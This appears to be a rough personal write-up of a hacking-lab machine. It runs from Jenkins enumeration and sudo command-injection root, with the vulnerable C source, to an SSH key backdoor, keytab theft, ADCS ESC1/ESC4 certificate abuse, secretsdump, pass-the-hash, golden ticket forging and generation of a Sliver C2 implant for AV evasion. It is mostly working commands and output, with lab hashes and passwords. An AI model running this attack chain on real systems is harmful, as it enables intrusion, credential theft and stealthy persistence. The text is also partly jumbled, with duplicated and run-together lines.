secret.key.not-so-secretdrwx------ 2 jenkins jenkins 4096 Sep 21 20:44 secretsdrwxr-xr-x 2 jenkins jenkins 4096 Sep 21 20:38 updatesdrwxr-xr-x 2 jenkins jenkins 4096 Sep 21 11:48 userContentdrwxr-xr-x 3 jenkins jenkins 4096 Sep 21 20:39 usersdrwxr-xr-x 3 jenkins jenkins 4096 Sep 21 20:44 workspacejenkins@ip-10-0-30-216:~$The interesting files in jenkins are config.xml and secret.key as well as the secrets directory.
normally I use the command in the directory taht I want to find credentials in. This grep command will print out all the instances of the word password throughout all the files in the directories of your working directory.
grep -ri "password"But if you do this with Jenkins you will end up with your terminal crashing or having to much input to manage.
From our initial enumeration we know that there is a sudo binary called router_config that can be run with no password

Before we go ahead and enumerate this privilege let’s cat out the .bash_history to see if it was used before by the sysadmin
cat ~/.bash_history
sudo /usr/bin/router_config "touch /tmp/root_was_here; /bin/bash" PsHtoFMQtg=smrgBtWmNT kjpNLdTGoO=axXYjmukxe;printf $PsHtoFMQtg$kjpNLdTGoO;echo $$;printf $kjpNLdTGoO$PsHtoFMQtg VCMebqjvUy=mgoNrDvwBu dfDBllKqit=jYLEiWqxzk;printf $VCMebqjvUy$dfDBllKqit;echo "$(id -un)($(id -u))";printf $dfDBllKqit$VCMebqjvUy sCmzbPmkcz=GmMRoMCFLs MqBWeEsOsg=YnxyUhSPie;printf $sCmzbPmkcz$MqBWeEsOsg;tty;printf $MqBWeEsOsg$sCmzbPmkczPrivilege Escalation
Section titled “Privilege Escalation”This will give you a root shell
sudo /usr/bin/router_config "whoami; /bin/bash"hostname && whoami && cat /etc/hosts
Post Escalation
Section titled “Post Escalation”Check shadow file for hash that could be cracked. (X)
cat /etc/shadow
root on the web machine gives the user.txt flag
cd ~ls
We can find the vulnerable root binary code in the directory as well, and see that there is no sanitization
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    char cmd[512];

    printf("Welcome to Router Configuration Utility v1.2\n");
    if (argc != 2) {
        printf("Usage: %s <config_file>\n", argv[0]);
        return 1;
    }

    printf("Applying configuration...\n");

    // Vulnerable: directly executes config argument
    snprintf(cmd, sizeof(cmd), "echo Applying config from %s; %s", argv[1], argv[1]);
    system(cmd);

    printf("Configuration applied successfully!\n");
    return 0;
}
Check crontab for credentials being used automatically to connect to a service. (X)
crontab -e
Create an SSH back door.
Section titled “Create an SSH back door.”To keep persistence we can create an SSH backdoor and then later add a root kit to be more stealthy.
#!/bin/bashcd ~/mkdir .sshchmod 700 .sshcd .sshssh-keygen -t rsa -b 4096 -f ./id_rsa -N ""cat id_rsa.pub >> authorized_keyschmod 600 authorized_keyscp id_rsa /tmp/id_rsachmod 777 /tmp/id_rsaCopy over the private key to the attacker machine and ssh in.
chmod 600 id_rsassh -i root_web_id_rsa root@10.0.30.216
Finding AD Credentials on a Linux Machine
Section titled “Finding AD Credentials on a Linux Machine”klist
cat /etc/krb5.conf
cat /etc/krb5.confcat /etc/ldap/ldap.confTry and find keytab file with credentials
ls -la /etc/krb5.keytabklist -k /etc/krb5.keytab
We need to save the keytab onto our machine so then we can use it an login to the DC. we can login with SFTP and get get the file into our attacker box
sftp -i root_web_id_rsa root@10.0.30.216get /etc/krb5.keytab
Using brandons keytab. Error because our kerberoast isn’t setup properly.
kinit -k -t krb5.keytab Brandon_Boyd@ANOMALY.HSM
We can either copy the /etc/krb5.conf from the victim web box. Or we can generate one with nxc.
sudo nxc smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.confyou may get an error like this when trying to run sudo with nxc
[livid@blackrock ~/Sec/hacksmarter/AnomalyDC]$ sudo nxc smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.conf[sudo] password for livid:sudo: nxc: command not found
This command will only work if you specify the correct path of nxc.
sudo $(which nxc) smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.confsudo $(which nxc) smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.confyou can alias these commands in your bash or zsh rc like I do by putting. your $TARGET variable as to have the ip of the DC.
alias genkrb='sudo $(which nxc) smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.conf'alias genhost='sudo $(which nxc) smb $TARGET -u '' -p '' --generate-krb5-file /etc/krb5.conf'The kinit now works with the keytab because we have the proper realms.
kinit -k -t krb5.keytab Brandon_Boyd@ANOMALY.HSMklist
Fixing one more error
Section titled “Fixing one more error”nxc doesn’t’ actually like the keytab itself. Instead what you must use is the /tmp/krb5cc_* file generated when you do a klist with the keytab. I don’t know why this is the case exactly but this command fixed my issue and allowed authentication with the -k flag
as you can see it doesn’t actually authenticate properly
nxc smb 10.0.23.206 -k --users
so what you have to do is set the ccache which is generate in /tmp
export KRB5CCNAME=/tmp/krb5cc_1000
now the same command run again actually authenticates and works
nxc smb 10.0.23.206 -k --users
Why this happens is beyond my comprehension, but it is just a finickly part of exploiting AD from linux.
Bloodhound data with krb5
Section titled “Bloodhound data with krb5”rusthound -k -d $DOMAIN -z -f $DCRDP (3389)
Section titled “RDP (3389)”We are able to confirm that we can do rdp with nxc. We also have ldap authentication but no smb.
nxc rdp $TARGET -k -X 'whoami'
we are unable to enumerate smb shares as brandon
nxc smb $TARGET -k --shares
GriffonAD
Section titled “GriffonAD”griffon 20260313095011_anomaly-hsm_rusthound.zip
We can see there is a secondary admin account called ANNA_MOLLY
FREERDP
Section titled “FREERDP”we need to make notes on how to enumerate linux hosts to find active directory credentials I think I have one called keytab but the template is not something I would think of. I need to have a more generic name for it so I know for next time and don’t need to ask AI.
Fixing our krb
Section titled “Fixing our krb”we need to export KRB5CCNAME and use —use-kcache to get it to authenticate properly
export KRB5CCNAME=/tmp/krb5cc_1000nxc ldap Anomaly-DC.anomaly.hsm --use-kcache -u Brandon_Boyd --users
we are now able to enumerate shares properly
nxc smb Anomaly-DC.anomaly.hsm --use-kcache -u Brandon_Boyd --shares
we see a password in brandons description?
3edc4rfv#EDC$RFVthe passwords works

we can maybe rdp in with this password now
Certipy
Section titled “Certipy”certipy find -dc-ip $TARGET -vulnerable -u Brandon_Boyd -p '3edc4rfv#EDC$RFV' -stdoutvulnerable certificate template
Certificate Templates 0 Template Name : CertAdmin Display Name : CertAdmin Certificate Authorities : anomaly-ANOMALY-DC-CA-2 Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Enrollment Flag : IncludeSymmetricAlgorithms PublishToDs Private Key Flag : ExportableKey Extended Key Usage : Client Authentication Secure Email Encrypting File System Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 2 Validity Period : 99 years Renewal Period : 650430 hours Minimum RSA Key Length : 2048 Template Created : 2025-09-21T17:57:59+00:00 Template Last Modified : 2025-09-21T17:58:00+00:00 Permissions Enrollment Permissions Enrollment Rights : ANOMALY.HSM\Domain Admins ANOMALY.HSM\Enterprise Admins Object Control Permissions Owner : ANOMALY.HSM\Administrator Full Control Principals : ANOMALY.HSM\Domain Admins ANOMALY.HSM\Enterprise Admins ANOMALY.HSM\Domain Computers Write Owner Principals : ANOMALY.HSM\Domain Admins ANOMALY.HSM\Enterprise Admins ANOMALY.HSM\Domain Computers Write Dacl Principals : ANOMALY.HSM\Domain Admins ANOMALY.HSM\Enterprise Admins ANOMALY.HSM\Domain Computers Write Property Enroll : ANOMALY.HSM\Domain Admins ANOMALY.HSM\Enterprise Admins [+] User Enrollable Principals : ANOMALY.HSM\Domain Computers [+] User ACL Principals : ANOMALY.HSM\Domain Computers [!] Vulnerabilities ESC1 : Enrollee supplies subject and template allows client authentication. ESC4 : User has dangerous permissions.certipy req \ -u 'attacker@corp.local' -p 'Passw0rd!' \ -dc-ip '10.0.0.100' -target 'CA.CORP.LOCAL' \ -ca 'CORP-CA' -template 'VulnTemplate' \ -upn 'administrator@corp.local' -sid 'S-1-5-21-...-500'certipy req -u Brandon_Boyd -p '3edc4rfv#EDC$RFV' -dc-ip $TARGET -target $DC -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin -upn 'ANNA_MOLLY@ANOMALY.HSM'certipy template \ -u 'attacker@corp.local' -p 'Passw0rd!' \ -dc-ip '10.0.0.100' -template 'SecureFiles' \ -write-default-configurationcertipy template -u Brandon_Boyd -p '3edc4rfv#EDC$RFV' -dc-ip $TARGET -template CertAdmin -write-default-configurationWe can see that the domain computers is able to modify the template not brandon directly. So you need to create a machine account with brandon
addcomputer.py -computer-name 'EVIL$' -computer-pass 'Password123!' \ -dc-ip $TARGET 'ANOMALY.HSM/Brandon_Boyd:3edc4rfv#EDC$RFV'certipy template -u 'EVIL$' -p 'Password123!' -dc-ip $TARGET -template CertAdmin -write-default-configurationsuccessfuly modified the template

certipy req -u 'EVIL$' -p 'Password123!' -dc-ip $TARGET -target $DC -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin -upn 'ANNA_MOLLY@ANOMALY.HSM'error
[livid@blackrock ~/Sec/hacksmarter/AnomalyDC]$ certipy req -u 'EVIL$' -p 'Password123!' -dc-ip $TARGET -target $DC -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin -upn 'ANNA_MOLLY@ANOMALY.HSM'Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[-] Got error: The NETBIOS connection with the remote host timed out.[-] Use -debug to print a stacktrace
this is caused because we have the email in there. We need to remove that and just get anna’s pfx
certipy req -u 'EVIL$' -p 'Password123!' -dc-ip $TARGET -target $DC -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin -upn 'ANNA_MOLLY'
certipy auth -pfx 'anna_molly.pfx' -dc-ip $TARGETsecretsdump with anna_molly
certipy req -u Brandon_Boyd -p '3edc4rfv#EDC$RFV' -dc-ip $TARGET \ [10:40:06] -target $DC -ca 'anomaly-ANOMALY-DC-CA-2' \ -template CertAdmin -upn 'Anna_Molly@anomaly.hsm' -sid 'S-1-5-21-1496966362-3320961333-4044918980-1105'

certipy auth -pfx 'anna_molly.pfx' -dc-ip $TARGET -domain anomaly.hsm --debugget the hash of the anna_molly user and do secretsdump remotely
secretsdump.py $DOMAIN/anna_molly@$TARGET -hashes ':be4*****************' -just-dc
psexec.py anna_molly@$TARGET -hashes ':be4bf3131851aee9a424c58e02879f6e'administrator is disabled.
You need to use the SID with this command. I like to make my commands work universally regardless of the situation even if the information is unneccessary.
forge golden ticket for persistence. You need the hash of krbtgt and the SID of the domain
ticketer.py -nthash '00a501ae01e24e8e92fcf51d8b8efb1a' \ -domain-sid 'S-1-5-21-1496966362-3320961333-4044918980' -domain anomaly.hsm Administratorget domain sid
nxc ldap $TARGET -u anna_molly -H 'be4bf3131851aee9a424c58e02879f6e' -d anomaly.hsm --get-sidS-1-5-21-1496966362-3320961333-4044918980nxc smb $TARGET -u anna_molly -H 'be4bf3131851aee9a424c58e02879f6e' -x "net user Administrator /active:yes"d5cad8a9782b2879bf316f56936f1e36nxc wmi $TARGET -u anna_molly -H 'be4bf3131851aee9a424c58e02879f6e' -x 'type C:\users\administrator\desktop\root.txt'ZmxhZ3t3aW5kb3dzX2FkbWluXzdmOWIyWH0=
you can do full file read and bypass AV this way with anna
smbclient.py -hashes ':be4bf3131851aee9a424c58e02879f6e' 'anomaly.hsm/anna_molly@10.0.23.206'and then simply get the root.txt to get the file and read the hash. but in order to get a reverse shell you need to use a C2 that won’t get caught by AV?
By-passing AV
Section titled “By-passing AV”We can do a few things.
I need to go back through and fix up my write up. Censor everything and then do a little bit more work figuring out the antivirus evasion.
git clone https://github.com/cbrnrd/nimsocksgenerate --mtls 10.200.32.142 --os windows --arch amd64 --format exe --save /tmp/shell.exe
nxc wmi $TARGET -u anna_molly -H 'be4bf3131851aee9a424c58e02879f6e' \ -x C:\programdata\shell.exe'Sliver installation and automatic setup for artix linux runit
Section titled “Sliver installation and automatic setup for artix linux runit”#!/bin/shset -e
# ── deps ──────────────────────────────────────────────────────────────────────echo "[*] Installing dependencies..."sudo pacman -S --needed --noconfirm go git mingw-w64-gcc zip
# ── build ─────────────────────────────────────────────────────────────────────echo "[*] Building Sliver..."make
echo "[*] Installing binaries..."sudo cp sliver-server /usr/local/bin/sliver-serversudo cp sliver-client /usr/local/bin/sliversudo chmod 755 /usr/local/bin/sliver-server /usr/local/bin/sliver
# ── runit service ─────────────────────────────────────────────────────────────echo "[*] Configuring runit service..."sudo mkdir -p /etc/runit/sv/sliver/logsudo mkdir -p /var/log/sliver
sudo tee /etc/runit/sv/sliver/run > /dev/null <<'EOF'#!/bin/shexec /usr/local/bin/sliver-server daemon 2>&1EOF
